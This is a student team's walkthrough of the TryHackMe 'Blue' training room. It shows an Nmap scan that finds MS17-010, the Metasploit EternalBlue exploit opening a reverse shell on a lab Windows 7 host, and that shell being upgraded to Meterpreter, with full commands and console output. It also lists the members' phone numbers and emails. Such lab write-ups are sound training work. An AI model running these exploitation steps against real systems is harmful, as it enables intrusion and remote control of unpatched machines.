3M2A

TEST, PROTECT, DEFEND

Blue Room

Walkthrough

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram


Table of Contents

Overview


The "Blue" room on TryHackMe is a beginner-friendly room designed to teach you about penetration testing concepts, specifically focusing on network services and exploiting vulnerabilities. This walkthrough will guide you through the tasks step-by-step.

Task1 – Recon


- In this phase, I utilized the Nmap command:
  `nmap -sV -vv --script vuln <TARGET_IP>`
  This scan identified open ports and potential vulnerabilities.



```
root@ip-10-10-166-151:~# nmap -sV -vv --script vuln 10.10.110.143

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-14 12:26 BST
NSE: Loaded 142 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:26
Completed NSE at 12:26, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:26
Completed NSE at 12:26, 0.00s elapsed
Initiating ARP Ping Scan at 12:26
Scanning 10.10.110.143 [1 port]
Completed ARP Ping Scan at 12:26, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:26
Completed Parallel DNS resolution of 1 host. at 12:26, 0.00s elapsed
Initiating SYN Stealth Scan at 12:26
Scanning ip-10-10-110-143.eu-west-1.compute.internal (10.10.110.143) [1000 ports
]
Discovered open port 135/tcp on 10.10.110.143
Discovered open port 3389/tcp on 10.10.110.143
Discovered open port 445/tcp on 10.10.110.143
Discovered open port 139/tcp on 10.10.110.143
Discovered open port 49152/tcp on 10.10.110.143
```



```
Discovered open port 135/tcp on 10.10.110.143
Discovered open port 3389/tcp on 10.10.110.143
Discovered open port 445/tcp on 10.10.110.143
Discovered open port 139/tcp on 10.10.110.143
Discovered open port 49152/tcp on 10.10.110.143
Discovered open port 49158/tcp on 10.10.110.143
Discovered open port 49154/tcp on 10.10.110.143
Discovered open port 49153/tcp on 10.10.110.143
Discovered open port 49160/tcp on 10.10.110.143
```




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

- Based on the results, I answered the following questions:

1. How many ports are open with a port number under 1000?
   3
2. What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)
   ms17-010


Task2 – Gain Access

- Next, I launched the Metasploit Framework




```
root@ip-10-10-166-151:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
mfsconsole

       =[ metasploit v6.3.5-dev-                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 410 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
```

- And searched for the identified vulnerability




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlu
e SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE De
tection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Re
mote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_do
ublepulsar_rce
```

- And Selected the Metasploit module and configured the required options, including setting RHOST to the target machine's IP address.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/d
                                             ocs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             on. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             ts Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.166.151    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.238.68
RHOSTS => 10.10.238.68
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.238.68     yes       The target host(s), see https://docs.metasploit.com/d
                                             ocs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             on. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             ts Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.166.151    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

- Configured the payload to windows/x64/shell/reverse_tcp and exploited the target machine



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.166.151:4444
[*] 10.10.238.68:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.238.68:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Ser
vice Pack 1 x64 (64-bit)
[*] 10.10.238.68:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.238.68:445 - The target is vulnerable.
[*] 10.10.238.68:445 - Connecting to target for exploitation.
[+] 10.10.238.68:445 - Connection established for exploitation.
[+] 10.10.238.68:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.238.68:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.238.68:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.238.68:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.238.68:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.238.68:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.238.68:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.238.68:445 - Sending all but last fragment of exploit packet
[*] 10.10.238.68:445 - Starting non-paged pool grooming
[+] 10.10.238.68:445 - Sending SMBv2 buffers
[+] 10.10.238.68:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.238.68:445 - Sending final SMBv2 buffers.
[*] 10.10.238.68:445 - Sending last fragment of exploit packet!
[*] 10.10.238.68:445 - Receiving response from exploit packet
[+] 10.10.238.68:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.238.68:445 - Sending egg to corrupted connection.
[*] 10.10.238.68:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.238.68
[*] Command shell session 1 opened (10.10.166.151:4444 -> 10.10.238.68:49181) at 2024-10-14 13:19:15
 +0100
[+] 10.10.238.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.238.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.238.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

- From these steps, I answered the following questions:

1. What is the full path of the code? (Ex: exploit/........)


   exploit/windows/smb/ms17_010_eternalblue

2. What is the name of this value? (All caps for submission)

   RHOSTS


Task3 – Escalate

- After gaining access, I backgrounded the active shell (Ctrl + Z) and utilized the post/multi/manage/shell_to_meterpreter module to convert it into a Meterpreter session




```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_
meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to recei
                                       ve the connection
   LHOST                     no        IP of host that will receive the connec
                                       tion from the payload (Will try to auto
                                        detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) >
```

- I used this command sessions -l to show the active sessions and set the SESSION by the active session Id




```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type               Information              Connection
  --  ----  ----               -----------              ----------
  1         shell x64/windows  Shell Banner: Microsof  10.10.2.185:4444 -> 10.
                               t Windows [Version 6.1  10.176.110:49186 (10.10
                               .7601] Copyright (c) 2  .176.110)
                               009 Micros...

msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
```

- Let’s run this module




```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.2.185:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.176.110
[*] Meterpreter session 2 opened (10.10.2.185:4433 -> 10.10.176.110:49209) at 20
24-10-14 15:05:26 +0100
[*] Stopping exploit/multi/handler
```

- I listed the active session again and I found the meterpreter session



